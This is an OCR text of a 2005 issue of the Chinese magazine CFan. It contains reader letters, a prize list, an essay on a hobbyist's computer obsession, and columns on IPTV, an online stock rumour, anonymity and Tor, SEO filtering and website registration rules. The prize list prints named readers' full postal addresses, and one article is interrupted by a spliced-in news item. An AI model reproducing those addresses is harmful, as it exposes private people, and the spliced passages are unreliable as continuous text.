爱刊回音: 偶尔有读者来信询问没有收到刊物之事，这里小编向大家说明一下。首先，需要明确的是您的刊物是通过邮局订阅处订阅的，还是直接汇款到我社邮购部邮购的。对于直接通过邮局订阅处订阅的刊物，由于您的数据资料在当地邮局，合同关系直接发生在您与当地邮局之间，我们没有掌握您的具体订阅和收发数据，所以您需要到当地邮局进行查询;对于直接汇款到我社邮购部邮购刊物的读者，杂志社邮购部的读者数据库中有您的详细订阅和收发信息，您可以直接拨打我社邮购部的邮购查询电话010-88400565或88400665进行查询，此外您也可以发E-mail到yougou@cfan.com.cn或发传真到010-88400515联系查询。

针对王晶朋友的情况，我们到邮购部进行了查询，证实您是直接邮购读者，您的第3期和第5期杂志已经按正常发行日期寄出，可能是发行过程中某环节的问题造成杂志丢失。邮购部工作人员将给您补寄这两期杂志，请您注意查收。

(陕西铜川读者:马军) 给作者和编者的几点小建议:一是文章层次要清晰;二是所选内容要实用性强;三是善于从读者角度去想，如阅读方式、表达方式等。

(山东烟台读者:周炜) 阅读了《电脑爱好者》第3期，感觉内容翔实，图文并茂，看完之后，爱不释手。

《网站背后的故事》让我懂得了方便贴心的网络英雄竟有如此庞大复杂的幕后支持;"你知道吗"使我学到了许多基本的概念、知识，增添了以后"吹牛"的本钱，嘿嘿，想想MM们崇拜的目光，现在我就会心醉;《爱心CD的打造》只要我照本宣科，定会改变LP大人对我的观感，谁云"人至中年不浪漫"? 咱也来一回"老夫大发少年狂"好了;《杀毒需注意的特殊目录和文件》破解了我藏在心底许久的困惑;Outlook从此会使我快乐地工作;简明扼要的《稀饭美文报》让我省去了很多搜索的烦恼。想起"天下无贼"中蹦出一个"严肃点"的"活土匪"——神舟电脑，直至现在，我脸上还挂着些许微笑。

美哉美矣! 令人遗憾的是该期中也还发现几处问题，算是白微　吧。希望以后多加留意。

(重庆读者:罗勇) 我是贵刊的忠实读者，从2001年开始阅读和购买CFan杂志，至今算起来已有4年时间了，虽然不是订全年杂志，但也是每期必买，也经历了《电脑爱好者》的三次改版。应该说我是伴随《爱》刊而成长起来的，但我感觉2005年改版最为彻底和适用，它一改以往那种以"软件"、"硬件"、"网络"为板块的布局，真正体现了读者买杂志的最终目的——不外乎也就是"学电脑、用电脑、买电脑"这九个字，充分体现了《电脑爱好者》杂志站在读者的角度，这也算贵刊人性化的一面吧!

(河北承德读者:飞舞的使) 最初看《爱》刊是在朋友那里借阅，慢慢地觉得自己的才是最好的，于是便开始了长达两年的零购阅读历程。2004年我看到可以把自己的名字印到《爱》刊上的这种绝妙做法，我就决定去《爱》"舍"邮购了，可惜的是，汇款晚了，错过了第一期。不过，第二期依然让我兴奋。2006年我依然会从杂志社直接邮购，希望这个做法可以延续!

还有一个小建议:贵刊在做产品选购介绍的时候，总会列出很多不同品牌的同种产品。我建议在做产品介绍的时候，可以把大段的文字叙述改为表格形式或是增加一个表格，介绍该产品性能、技术参数，最后小编们点评一下该产品的优缺点。这样，读者和消费者在阅读和查阅时也会更直观、更方便，与商家谈判也会变得更专业、更自信。

热心评刊员公布

以下17位读者被评为2005年第4期热心评刊员。

一等奖2名（奖品:漫步者R1600TD音箱）

王海山　黑龙江省肇东市第一医院财务科　151100

陈　平　云南省通海县秀山镇福星街28号　652700

二等奖5名（奖品:漫步者H500耳机）

谭国杰　辽宁省大连市沙河口区马栏北街兰丰信报箱11－29号　116021

谢　勇　北京市东城区交道口东大街6号楼1单元607　100007

郭启菲　山东省德州学院04级美术系142信箱　253023

叶瑞娅　广州市新港西路愉景雅苑棋趣居B座1401房　510305

陈骏雄　福建省福清市华侨新村21号6号楼302室　350300

三等奖10名（奖品:Photo硬派6.0中文版软件）

金　钊(辽宁)　袁松松(上海)　许本锋(江苏)　孙　帆(陕西)　赵明娟(河南)

许文兴(河北)　房博宇(黑龙江)　沈会林(江苏)　庞永洋(广西)　尹利国(浙江)

最佳文章公布

2005年第4期优秀文章

第一名: "特别话题"栏目《搜索引擎大考堂》作者:**孟祥峰　邢志宇**等获得奖金500元和《电脑爱好者》荣誉证书。

第二名: "聪明用电脑"栏目《DOS快餐店(一)》作者:**张宗闰**获得300元奖金和《电脑爱好者》荣誉证书。

第二名: "明白买电脑"栏目《购买DC无"奸"道》作者:**Yao Leilei**获得300元奖金和《电脑爱好者》荣誉证书。

第三名: "聪明用电脑"栏目《WinRAR不只是压缩那么简单》作者:**老周**获得200元奖金和《电脑爱好者》荣誉证书。

走进读者的电脑生活

电脑 我生活中的第三者

■河南 詹元华

2002年，一位朋友告诉我:"你没有接触电脑，你还不知道,现在的多数年轻人多多少少懂一些电脑知识,办公正步入自动化时代，不学电脑你会跟不上形势的。"就这样，从那时起，电脑闯进我的生活，并从此成为我生活中的"第二爱人"。

我喜欢研究，热爱钻研，不知不觉便成了电脑爱好者，或者说是电脑迷。数月之后，我便打算购置一台属于自己的电脑。我想,新电脑不会出现故障,再者我也不愿意拿几千元买个新电脑做实验品。于是，在2002年底，我买了一台奔Ⅲ旧电脑。从此以后，每天吃罢晚饭，我就围绕在电脑旁，或安装、删除软件和驱动，或把电脑大卸八块,仔细琢磨,记录零部件的型号,然后再认真地安装好，反反复复，总是要到深夜12点或更晚才睡觉，几乎天天如此。爱人的责备和怨言不绝于耳:"你光知道玩电脑,儿子的学习你也不管了，家务也不做了！""你那么喜爱电脑，以后就和电脑过吧！""你再影响我睡觉，我就把你的'脑爹'扔到楼底下去。""睡沙发去，不要打扰我休息"……

有一次，儿子的考试成绩不理想，我便成了爱人"批判"的对象:"你整天抱着那个死电脑玩,儿子的作业你也不检查,你够当爸爸的资格吗？这次开家长会你去吧,你跟老师坦白交待你对儿子是怎样负责的！"……后来,爱人把鼠标藏了起来,我也就开始痛改前非。说也奇怪,可能是前一段时间我太累了,也可能是我失去了精神支柱——电脑妹妹的陪伴吧，晚上8点睡觉，到第二天7点还不会醒。三天过去了，在第四天的晚上，我躺在床上翻来覆去，毫无睡意。22点30分，我偷偷爬起来，　手　脚，打开电脑，很不习惯地用键盘操作起来。不知过了多久,我正在安装软件,目不转睛地注视着显示器,突然眼前有个鼠标在晃动,我一回头,不知道什么时候，爱人倒提鼠标站在我身后……

在学习电脑硬件或软件知识的过程中，我记了三本笔记，包括向别人询问的技术以及在书上抄下来的精选资料和技巧。市电业局图书室有关电脑方面的书籍，我全部看过，摘抄过。没有来新电脑书刊时，我就借阅看过的书，比如《电脑爱好者》等电脑刊物，我往往要反复研究多次。别人要我修电脑，我欣然前往；别人没有让我去修，如果我知道后，也会毛遂自荐，不辞辛苦，无偿服务。在处理问题的过程中,我学到了更多的电脑知识。这一切都是为了摸清"电脑爱人"的脾性，当然，这一切都是以冷落"第一爱人"为代价的。

听说CPU可以超频，进行硬跳线，我就用我的Intel 810主板做实验。没有主板说明书，我循序渐进地实验，从66Hz外频跳线超到100Hz,又超到133Hz,然而这一次实验不打紧,主板上一股白烟冒起,我傻眼了。经过仔细检查,我发现主板上印刷电路的一处烧断了，于是，我立即找来电烙铁、松香、焊锡丝，焊！已经是深夜12点10分了，我正仔细焊接，有人把大衣披在我身上，然后怒目而视——爱人一觉醒来,人呢？她见我寒冬深夜还在"工作",又恼、又恨、又心疼……

对于一个有电脑迷的家庭来说，电脑千真万确是最坏的第三者,它可以偷走你激情燃烧的岁月,也可以夺走你的爱,你的情……

朋友，和电脑爱好者谈恋爱，要有心理准备，时时刻刻准备着暖凉被窝。然而，更多的还是快乐:在电脑上玩刺激的游戏，在网上看精彩的电影，还有，就是当他(她)为朋友修好电脑，朋友请客时，也会带上你。

21 世纪什么最休闲？看电视！都是看电视，怎么新新人类抛弃大彩电，抱起了电脑呢？唉，都是陈天桥惹的祸。谁让大彩电不能玩网游，不能看新闻呢。可人家陈先生说了，迟早有一天，会让新新人类重回客厅，坐在大彩电旁边。不信？看看陈先生是怎么做的。

陈天桥看好网络电视 数字电视也能玩网游

■ 实习记者　张健



陈天桥31岁晋身“中国首富”

国家广电总局在去年11月举办的〞二十一世纪广电传媒高峰论坛〞上公布，我国将于2008年全面推广数字电视，2015年停止模拟电视播出，实现数字广播电视的全国覆盖。数字电视方兴未艾，但因收购新浪而闻名天下的陈天桥却坚持豪赌网络电视(IPTV)。数字电视和网络电视的市场定位几乎完全相同，也难怪背后的大东家广电系统和电信系统争得面红耳赤。以陈天桥为代表的民营资本的倾向，无疑会加重某一方的竞争　码。网游的成功，让业内人士纷纷看好陈先生的判断，网络电视是否也能一飞冲天呢？

网络电视被“叫停”是好事？

网络电视，原本是指网民通过互联网收看电视的形式，它以电信网络为载体，传播终端遍及所有网络能够覆盖的设备。网络电视的最大优点就是能根据用户的选择配置多种多媒体服务功能，包括电视节目、可视电话、互联网　览以及商务功能。

权威数据显示，截至2004年底，中国数字电视用户增加到120万户左右，而同期网络电视的用户则增长到219万户左右。网络电视的发展得益于国内宽带网络的发展，据CNNIC(中国互联网络信息中心)统计，我国宽带网络用户已经突破4280万，其普及速度已经超过了任何一种上网形式。随着互联网内容的丰富多彩，互联网企业已经不局限于用简单的文字和影音盈利的商业模式，实际上，像陈天桥一样的网络巨匠迫切需要找到短信、网游以外的增长点。一位业内资深人士认为，以视频为驱动点的应用模式正是他们所需要的。



品牌各异的IPTV机顶盒

4月11日，所有与网络电视相关的企业拥有的《网上传播视听节目许可证》都已到期，此后要开展网络电视业务的机构必须领取新牌照。业内纷纷猜测新牌照只有广电〞嫡系〞企业才能获得。那么陈天桥的网络电视之梦又将如何名正言顺地启动？陈天桥此前曾对记者表示，用户通过连接到互联网上的电视机可以做很多事情，看电影，听音乐乃至进行电子商务。盛大并不会涉足到这些自己并不擅长的领域当中，像电影和音乐就完全可以交给广电的公司去做。陈天桥的言下之意很明显，拿到网络电视牌照的广电企业如果和盛大合作，将会在第一时间占领绝大部分的市场空间并取得领先优势。

数字电视还不借机“圈地”？

早在几年前，微软曾提出过〞维纳斯计划〞，其概念正是今天的网络电视，但那个计划当时失败了。原因是多方面的：一方面当时的接入网络带宽远未达到传输视频节目的水平，另一方面视频压缩及显示技术都不能同今天的水平相比，第三则是受限于小小的机顶盒终端。



长虹新帅赵勇（右）准备联手微软力挺IPTV

现在情况不同了，网络电视要发展，硬件上已无障碍，加上陈天桥等具有丰富内容运作经验的企业的加盟，网络电视具有一切成功的潜质。但具有成功的潜质就一定能成功吗？

非也！网络电视有个最致命的弱点就是质量难以得到很好的保障。同时，在节目传输的连续性上，也存在不足。一般在局域网内部，用户采用点对点的点播方式。当很多用户同时在线点播时，网络就会形成堵塞，大大影响用户收看网络电视的质量。很难想像电脑屏幕上表现一般的画质被放大到电视上效果会怎样。

说了你可能不信，用广播电视网(简称广电网)传输的数字电视画质可以逼近DVD。数字电视讲究的是数字化，即电视节目制作、编辑、播出和收看实现全数字化操作，可是要达到传送数字电视的清晰度所需要的网络带宽目前只有广电网可以达到。记者从负责北京市数字电视推广的相关机构了解到，一份涉及收费标准、运行模式的数字电视方案已经草拟完毕，正在等待有关部门审批。

就在网络电视牌照还未重新发放之际，数字电视为何不借机"圈地"?

据介绍，造成目前国内数字电视推广缓慢的原因是多方面的。一方面是数字电视信号播放的国家标准还没有出台。一位业内人士介绍，现在数字电视播放标准有两套方案，各方都在为谁能成为最终标准角力，如果这两套标准不能统一，意味着所有的机顶盒将不能正常工作。另一方面，各地网络状况参差不齐以及推广数字电视的资金不足，也成为数字电视推广缓慢的原因。

来自"移动数字电视"的挑战

目标用户的定位惊人相似，使得网络电视和数字电视阵营无时无刻不在明争暗斗。事实上，在数字电视标准尘埃落定之前，网络电视显然已经暗度陈仓，而且很成功地推向了市场。不过，一种被视为"移动数字电视"的技术正在对网络电视发起新的挑战。它就是数字多媒体广播，英文名称DMB（Digital Multimedia Broadcasting）。


韩国厂商开发的DMB移动电视

3月22日，广东电台数字多媒体广播正式开播。4月份，北京电台也开通了数字音频广播节目。可别小瞧数字广播，有了这种技术，用户不仅能听到CD音质，还可以在移动中享受电视的乐趣。而且，值得一提的是，由于数字多媒体广播内容的制、编、播也是基于数字技术的，因此用户看到的移动电视从某种意义上说也算是数字电视。

在北京电台试播仪式上，记者与DMB来了一次亲密接触。看到模特手中展示的DMB电视、DMB手机，在场的朋友无不为这种新颖别致，成本低廉的移动电视喝彩。据业内人士武先生讲，DMB的定位在于移动小窗口视频(一般不超过10英寸)，由于采用了广播的形式，使得用户收看这样的节目无需为带宽和流量买单。与现有的掌上电视对比，中国移动用户使用手机看电视需要登录GPRS网络，计费方式是按照电视节目所消耗的实际流量来计算的;中国联通CDMA用户除了要交纳流量费以外，看电视所耗费的时间还需要交纳通讯费。而用支持DMB功能的手机看电视，是不需要另付费用的。

3G是网络电视的颠覆力量?

2005年是我国信息产业发展的关键之年，3G牌照的发放、网络电视牌照的发放、数字电视标准的确定等，都将在广电、通信领域酝酿巨大的产业机会。

中国电信、中国网通等固网运营商和盛大等民营企业组成的强大资本力量对网络电视的虎视　　，已经让广电网络的老大们坐不住了。一旦宽带网络改造成功，直接提供清晰度接近甚至超过数字电视的内容，他们就会丧失数字电视未来发展的话语权。

早在1999年，面对全球"三网合一"(电信网、广电网、互联网)的趋势，我国就曾掀起要求发展全业务运营商(经营所有电视、电信、互联网业务)的呼声，但面对当时空前强大的电信运营商，广电总局强烈反对这一建议，同年，国家发布75号文件，明文规定禁止广电业和电信业互相渗透。但宽带网络的发展速度是惊人的，其传输速度的每一次扩容更是直接挑战传统的有线网电视节目传输方式。

我们已经清楚地看到，宽带网络再提速的话，一个以IP技术为基础架构的互联网数字电视点播平台就可以迅速形成，改造速度是十分惊人的，其相对低廉的改造成本也是对数字电视发展十分致命的冲击。显然广电总局意识到了，因此国内数字电视的发展步伐必须加快!

实际上，固网运营商之所以对网络电视如此着急，也是出于对未来移动网络运营商的王牌——3G网络电视的恐惧，如果未来卫星电视开通的话，那么竞争将会异常激烈，网络电视的"钱"途也很难讲了，所以电信运营商认为网络电视的步伐也必须加快!

畅想2008

随着新技术的不断应用，数字电视的范畴也在逐步地拓展。同样精彩的电视内容，不一样的传播方式，就带来了各个行业共同发展的机会。网络电视有所长必有所短，3G网络的优势也在不断受到各种无线宽带技术的挑战，在没有出现任何一种颠覆力量的时候，各个行业协调发展，才能让百姓更早地目睹数字电视的芳容。

也许对老百姓来说，数字电视仅意味着可以收到更多的电视节目，看到更清晰的电视画面，至于哪些内容是广电系统提供的，哪些内容是电信系统提供的，有谁会关心呢?

我们虽不知道2008年的电视到底是什么样，却也能想像那时的情景。在家里，全家人围坐在电视机旁，看到的是DVD般清晰的电视图像，听到的是影院般的音响效果;在户外，兄弟姐妹们拿着手机随时随地看赛事，不再受线缆的影响;在单位，网络上实时传送的是精彩的比赛内容;无论在哪儿，收看任何比赛都可以锁定镜头，跟踪喜欢的队员，把喜爱的电视画面传送到手机……

CF [XW01]

谁来约束网络的力量

■ 吉林 海浪轻风

互联网以其信息量大，信息传递速度快的优点，成为人们获取新闻的重要途径。但由于网络是虚拟的，新闻的真实性和准确性，一直为人们所 病。4月1日愚人节，一条来自网上的玩笑帖子，愚弄了数千万的网民。网络再次向人们展示了它所独有的力量。

3月31日深夜12点50分，在金融界网站的论坛中，一个用户名为“指导员”的网民发布了一个帖子，标题为“明天宣布重大利好，历史底部，请抓住暴富机遇”。在这张只有四百多字的帖子中，他宣称“2005年3月30日，国务院常务会议结束后，总理专门召集金融、证券、财政、国资等部门开了碰头会，做出了重大政治决定！”，并列出了数条详细措施。尽管该贴发出三分钟后就有人跟贴求证其消息来源，还有人提醒大家“4月1日是愚人节”，但之后一天多时间内，该贴点击率还是一路狂 ，回帖数量达数十条之多。接着，有网民将此帖内容转载到其他论坛，此事迅速流传开来。第二天，也就是4月1日下午，国内沪深股市在这一利好传言影响下，大涨了百分之三以上，成为一段时期以来最大的单日涨幅。众多股民纷纷跟进买入，成交量成倍放大，成交额达到一百多亿元人民币。

而且几乎所有股民都在双休日里密切关注着各种媒体，期盼着从电视或报纸上兑现这一传闻，还有许多人向有关权威部门求证。但所有部门都表示对这个“重大利好”不知情，结果利好终成泡影。于是我们周一看到，沪深两市双双大幅低开。上当的股民纷纷割肉，股指出现剧烈震荡。走势一度成了彻头彻尾的“愚人节行情”。有人显得非常无奈，更多人则对造谣者义愤填 。

现在回头看看，当时的那张帖子上的消息，确实经不起推敲，但为什么出现以上局面呢？这就是网络的力量：因为其快，人们短时间内无法求证；因为其广，所以产生如此大范围的影响；因为其虚拟，所以有人胆敢拿这样的假政策来愚弄网民。其实类似的事件还有许多，象前一段在某拍卖网站上，有人把田亮的域名拍到上亿元，以及众多不法分子设置虚假网站盗取信用卡账号等。网络不应该因为是虚拟的，就成为法律的真空地带，难道我们只有期待IPv6的到来，才让那些网络不法分子自食其果吗？网络现在真该有人来管管了！ CF [XW02]

网络匿名能有多匿

■ 李卫刚

提倡言论自由有三个条件：

第一，你没有捏造事实的自由，捏造事实表示你违反真相。

第二，你没有匿名的自由，匿名表示你不敢对你说的话负责，你不光明磊落。

第三，你没有造成“明白而立即危险”的自由，例如你没有在电影院里乱喊“着火了！”的自由。

我是中国倡导言论自由最大的功臣，这番话由我说来，别具意义。今天网络上的朋友们，最普遍的毛病是违反了上面的第一点和第二点，这是不好的。

——李敖《来电集》

美国加州大学的博士生Tadayoshi Kohno最近在网络身份识别上取得突破性的进展。他通过对电脑硬件标示的识别，从而绕过安全系统，跟踪网络匿名用户。由于硬件设计的差异，所对应的时钟脉冲相位差也各异。通过TCP头部的时间标签，可以登记下硬件设备的特有信息。这样就可以准确判断在不同时间、不同地点、不同IP连入网络的设备是否属于相同的物理设备，从而监视网络匿名用户。

这是一项看起来并不十分浪漫的技术。网络已经是人们最后一块自欺欺人、做白日梦的热土，Kohno同学却大有将这最后一块遮羞布也扯下来的意思。虽然到目前为止还没有正式投入应用，但该技术已经在多种平台上通过测试且反应良好，对于监测移动设备尤其有效。看来上穷碧落下黄泉，是活要见人，死要见尸啊！

记得去年，在对剧情一无所知的情况下看了冯小刚的《手机》，随着情节推移，即使面对葛优和徐帆，我也不得不承认这不是一个喜剧片，而是个伦理剧。但当我终于熬到结局时，不得不承认，原来，此乃恐怖片是也。当个体被准确定位时，有着一种山雨欲来的肃杀。

好在“道高一尺，魔高一丈”，各种网络匿名软件也层出不穷。最近消费者权益组织EFF又推出了Tor（编者：一个匿名的Internet交流系统，官方网站及下载地址为http://tor.eff.org/）的新版本0.0.9.5版。Tor可以将使用者的网络联机经过多个路由服务器以后再送到目的地，而网站管理员则无法根据IP来分析使用者是来自哪个地方了。如此乾坤大挪移一番，就算是知道硬件的“指纹”，人海茫茫，哪里去找？况且，网络匿名能有多匿？不过是个幌子罢了，何必太认真呢。

其实，在网络上淫浸日久，渐渐地，网络变成了现实生活的延伸，匿与不匿之间的这场拉锯战，似乎也变得可有可无。有时想想，现实真人秀和网络匿名秀有多大区别呢？不过是一个穿满了全身，只露出了脸，而另一个遮住了脸，却露出了全身。

CF [XW03]

在矛与盾的夹缝中生存

■SUN

昨晚，在百无聊赖和BT的帮助下重新“温习”了一遍张导的《十面埋伏》。说实话我还是不喜欢，甚至曾为掏钱买票看了这部电影而大呼上当受骗。但神使鬼差的，我又自动地上了一回当，为的只是想再看看“在那山野烂漫处”出现的那几个拿着长矛和用盾牌挡在胸口的大刀武士是如何将金城武和章子仪夹在中间的。我觉得这是非常有意思的一幕，很直白地体现着人的生存状态，同时这一幕也让我想到了《无间道》。突然间，我发现自己也一直生存在这个矛与盾的夹缝中，其他人何尝不是如此的生存着呢？

正是处于矛与盾之间的人，才会不断地处于矛盾之中生存，又正是由于心中的牵挂未断而脱离不得，无奈之下只有在其中不断潜行。你可以前进、停止，甚至退后，但你却不能有所偏依，不然你不是撞在盾上给自己的脑袋“添”上一个肿块，就是蹭在锋利的矛上给自己留下一道伤疤。

也许人们总是觉得撞在盾上只是肿了一块而已，不算“锦上添花”也不至于撞死，于是乎就有了神经病与出走的艺术家。又或许是人们已经累了，厌倦了在不断的偶然与必然中遍体鳞伤，于是乎就有了自杀这种社会病态行为。而这些人可以说是现代化的“出家人”，也正因为他们看破红尘、了无牵挂，才可以做出如此解脱的行径。但这能算是解脱吗？不！我们还忘记了在此夹缝中顽强生存而又自得其乐的人，只有这些人才能算是真正的解脱。他们的一生虽然也在矛与盾的夹缝中生存，但他们却因心态的不同而过得 遥自在。他们是天真，还是傻瓜？那是什么让他们能如此顽强而又 遥其中呢？除了心态，就是他们的心中还有一份割舍不开的牵挂。牵挂国家、民族和子女的命运，牵挂父母的恩情，牵挂爱人全身心的爱，牵挂亲人无限温暖的关心，牵挂朋友的那份真诚，牵挂与同事、伙伴未完成的事业。这些牵挂，让他们用最积极的心态在矛与盾之间勇敢的向前走着，让他们拥有了精彩的人生。如果，人生是一场梦的话，他们的这场梦一定是一场好梦。CF [DJ01]

健谈天下





各位好！不知道您是否有一份理想的工作，还是正准备换工作，反正您肯定有这样的感受：本科生就业难，硕士生择业难。今天我们就来说说这找工作中的门道。那位说了，你是要帮我们找到一份好工作吗？这我倒不敢肯定，但是你看完下面的内容后，如果觉得不过 ，就赶紧发E-mail与我沟通。

有人怪大学生们没有很好的心态，有人劝大学生不要高不成低不就，其实，此类套话别说本科生、硕士生不爱听，估计读者们听了也烦。说实在的，硕士失业，既不全是硕士没工作，也不全是企业“挑三拣四”的错，错就错在了市场规则——筛选理论。

早在1972年，迈克尔·史潘斯先生就提出了这个概念。筛选理论认为，劳动力市场的信息是不完全的，雇主事先不能直接了解应聘者的能力，而进行专业培训需要承担相当的投资，但是，学校教育终究在入口（入学）和出口（毕业）进行过两次筛选，所以，雇主把教育的证书——文凭作为劳动力筛选的一种信号、一种标准来利用。对于一个雇主来说，求职者的受教育状况可以免费观察到，你是本科生还是硕士生，英语是四级还是六级，一目了然，这意味着教育信号的发送成本与考察成本几乎为零。所以，一定的学历程度，成了一个人求职时最直接的敲门砖。

迈克尔·史潘斯的理论还能解释为什么毕业生的薪金在不断下跌。他说，如果这种筛选处于弱筛选阶段，雇佣发生后，企业会观察毕业生在工作中的表现，并对他们创造的价值与给出的起薪相比较，如果两者相等，那么企业对雇佣发生前的教育信号与工资结构之间关系的信条就得到了证实，这样一个信号均衡就达成了，下次，企业招聘时还会给予毕业生同样的待遇。如果两者不相等，企业就会调整工资结构，这个循环将一直持续下去，一直到新毕业生的劳动生产率与其工资相等，才达成新的信号均衡，并且在整个就业市场推广。

所以，毕业生找不到工作，其实是找不到与他们最初期望值相当的工作收入结构，毕业生抱怨薪酬逐渐递减，也因为企业已经改变了基于条件概率的雇佣准则。

既然咱找到了就业市场的规律，就目前形势来看，改变就业格局只有靠若干届毕业生勤勤恳恳的工作了，因为他们努力工作才能让企业认识到优秀人才的“可贵”之处。

此文仅献给那些奋斗在工作岗位的同志们和那些即将走向就业市场的毕业生们。CF [DJ02]




3Gb/秒 日立近日发布了世界第一款500GB容量的台式机硬盘Deskstar 7K500。该产品使用16MB缓存、SATA Ⅱ(传输速度可达3Gb每秒),500GB容量硬盘大约能够存储56小时HDTV高清晰影音文件。



100元 为争取国内PC厂商的支持,也为打击盗版,微软已经悄然降低了Windows XP OEM版的价格,一些厂商所获得的OEM价格只需要100元!不过,如果能提供价格相当的零售版,相信可以更快地达到反盗版的目的。

7克 Scalar公司发布了最新款袖珍LCD显示器Scalar Teleglasses,重量只有7克!Teleglasses使用一块0.24英寸18万像素的LCD面板,使用视觉效果相当于在1米距离观看一台14英寸彩电。




6700元 "彩铃"也要出专辑了。如果市面上出现这么一张搞笑的"彩铃"专辑,你会买一张回去听吗?"手机小强"一条彩铃仅在北京移动上网4个月,就已创下6.7万次的下载纪录,如果按每次4角算,这条彩铃每月就为制作者挣到6700元。

电子签名获法律效力

从4月1日起,《电子签名法》正式施行。这部法律规定,可靠的电子签名与手写签名或盖章具有同等法律效力,届时消费者可用手写签名、公章的"电子版"、秘密代号、密码或指纹、声音、视网膜结构等安全地在网上"付钱"、"交易"及"转账"。国务院信息化办公室有关负责人表示,在现阶段,作为我国信息化领域里的第一部法律,《电子签名法》的标志意义大于实际意义。



上榜理由:《电子签名法》正式实施后,企业和消费者可以利用电子签名从事民商事活动;人们也可放心地从事网上购物、网上付款、网上申请、网上报关报税等日常活动了。但由于与之相配套的一系列法律法规并没有完善,所以有人质疑《电子签名法》"早产"了。



个人网站

近日,热心读者章先生反映,Google和百度搜索引擎都在屏蔽"垃圾网站",他开始担心自己苦心维护的个人网站可能干不下去了。据记者了解,Google和百度的动作从3月份开始,起初是为了屏蔽"SEO站点",但4月份以来,越来越多的个人网站站长变得忧心 ,他们并没有传授恶意提高搜索排名的诡计,为什么也要担心自己被搜索引擎以"垃圾网站"论处呢?

小知识

什么是SEO?

SEO是Search Engine Optimization的缩写,翻译成中文为"搜索引擎优化",也就是使用某些技术,使别人在搜索引擎中进行搜索时,你的网站能够排在搜索结果页面最靠前的位置。

SEO的主要工作是通过了解各类搜索引擎如何抓取互联网页面、进行索引以及确定其对某一特定关键词的搜索结果排名等技术,对网页进行相关优化,提高其在搜索引擎中的排名,从而提高网站访问量,最终提升网站的销售能力或宣传能力的技术。

在国外,SEO开展较早,早在1997年左右就有人从事这方面的相关工作,那些专门从事SEO的技术人员被Google称之为"Search Engine Optimizers",简称SEOs。由于Google是目前世界上最大搜索引擎提供商,所以它也成为了全世界SEOs的主要研究对象。为此Google官方网站专门有一页介绍SEO,http://www.google.com/webmasters/seo.html。

"垃圾网站"范围在扩大

Google屏蔽"垃圾网站"的工作是从3月26日开始的,当时Google的工作重点是那些专门传授如何用非正常手段提高网站搜索排名的网站,也就是所谓的"垃圾网站"。你也许不知道,当你在Google或百度的搜索栏里输入一个关键字后,所显示出来的相关网页列表是很讲究先后顺序的,排在第一页的网站就有机会提高身价,吸引网民更多目光。

继Google之后,百度也有所行动。为了增强用户的上网体验,百度加大了反垃圾网站的力度。不过,据有关人士透露,最近几家比较著名的搜索引擎纷纷扩大了自己的"垃圾网站"的范围。

据读者章先生报料,某搜索引擎已经偷偷地将很多个人网站划在了"垃圾网站"之列,也就是说在该搜索引擎中根本搜索不到这些个人网站的信息。这究竟是为什么呢?

站长道辛酸

网站备案引争议

陈晓风(化名)开办某软件下载网站已经有两个年头了,目前该网站已经晋级国内个人网站第二梯队前茅,该网站提供了超过3000GB的软件,日均独立IP访问量达到了3万人的规模。虽说目前该网站还是非经营性网站,但陈先生看到了网站的美好未来,原本打算正式注入资金,将网站搞大搞出名,谁想该网站竟也有被搜索引擎"除名"的危险。要知道,一旦被搜索引擎除名,就意味着网站的访问量会骤减,网站就将走向衰亡,一

Intel、AMD争第一　双核心处理器正式发布



近日，Intel首先宣布，他们的首款将两枚芯片集中在一起的新一代个人电脑处理器已经开始供货。另一方面，AMD也发布了类似处理器。Intel和AMD两家都在积极为自己的整条产品线引入双核芯片，包括台式机、笔记本电脑和服务器用芯片，而且两家似乎均已准备好在短期内开始发售双核芯片。

上榜理由：当Intel和AMD都发觉再难大幅提高标准处理器的速度时，两家都加快了向双核产品转变计划的进度，但两家公司首批该类产品所针对的市场却并不相同。Intel的至尊版以及面向主流市场的奔腾D处理器针对的都是台式机电脑，而AMD的双核Opteron处理器则是为网站主机、邮件服务器等设计的。

真的会一夜消失？

■本刊实习记者　张健　■选题提供:章勇（奖金100元）

想到这儿陈先生就心急如焚。

“其实搜索引擎也只是照章办事，毕竟信息产业部要开始管理非经营性网站了，以后凡是没有备案的个人网站都属非法，这样一来，搜索引擎哪里还敢收录我的网站呢？”陈先生说，“现在很多像我一样的站长都准备另谋生路了，唉，想当初163.com不也是靠风格各异的个人网站逐步扩大门面的吗？怎么当时没人管，现在个人站点更加丰富多彩了，反而要备案。”采访中，记者了解到，来自北京、上海、南京的多家个人网站站长对3月20日开始实施的《非经营性互联网信息服务备案管理办法》（以下简称《办法》）表示不理解。

个人网站备案“难”

记者初步统计了一下，在需要备案的非经营性网站中，以软件下载、论坛、博客等站点居多。这些个人网站几乎都有不愿去登记备案的隐情。

以提供软件下载的个人网站为例，此类站点数目可谓是个人站点之最，不过随便进入某个下载网站，Windows XP、Photoshop CS、Office 2003、AutoCAD等大型商业软件比比皆是，可惜绝大多数可供下载的软件都属盗版。拿着这样的内容去申请备案，过得了吗？

再看论坛和博客网站，开网站的目的是让网民有一个聚会并发表言论的场所，站长们的初衷绝对是好的，不过你是否知道，《办法》第十一条规定，从事新闻、出版、教育、医疗保健、药品和医疗器械、文化、广播电影电视节目等互联网信息服务的，根据法律、行政法规以及国家有关规定经有关主管部门审核同意方可。据专家解释，论坛和博客的形式应属新闻传播，须经有关部门审核后方可登记备案。这些网站的内容能禁得住有关部门审核吗？

网站备案，麻烦？

目前，我国网民已有9400万人，网站数量有66.9万个，其中个人网站占了很大比重。由于以前我国对经营性网站管理较多，对非经营性网站一直比较宽松，以至目前约有90%的非经营性网站在政府有关主管部门没有任何记录。这使得管理者想监管却无从下手。

去年，在网络扫黄专项行动中，国家投入大量人力物力扫灭黄毒，却发现很多人将主站地址迁到印度、韩国等国家逃避监管，由于网站没有任何登记，进一步的侦查工作遇到了困难。这也使得很多本应受到惩处的嫌疑人遥法外。因此，网站备案无小事，岂是因为“嫌麻烦”就能躲过的。

就在文章即将划上句号的时候，我们很遗憾地告诉大家，国内某知名高校BBS站，已经开始限制校园网以外的IP访问了。像这样影响一时的个人站点，不备案的话，限制访问难道不是很可惜吗？ CF [XW04]

播客

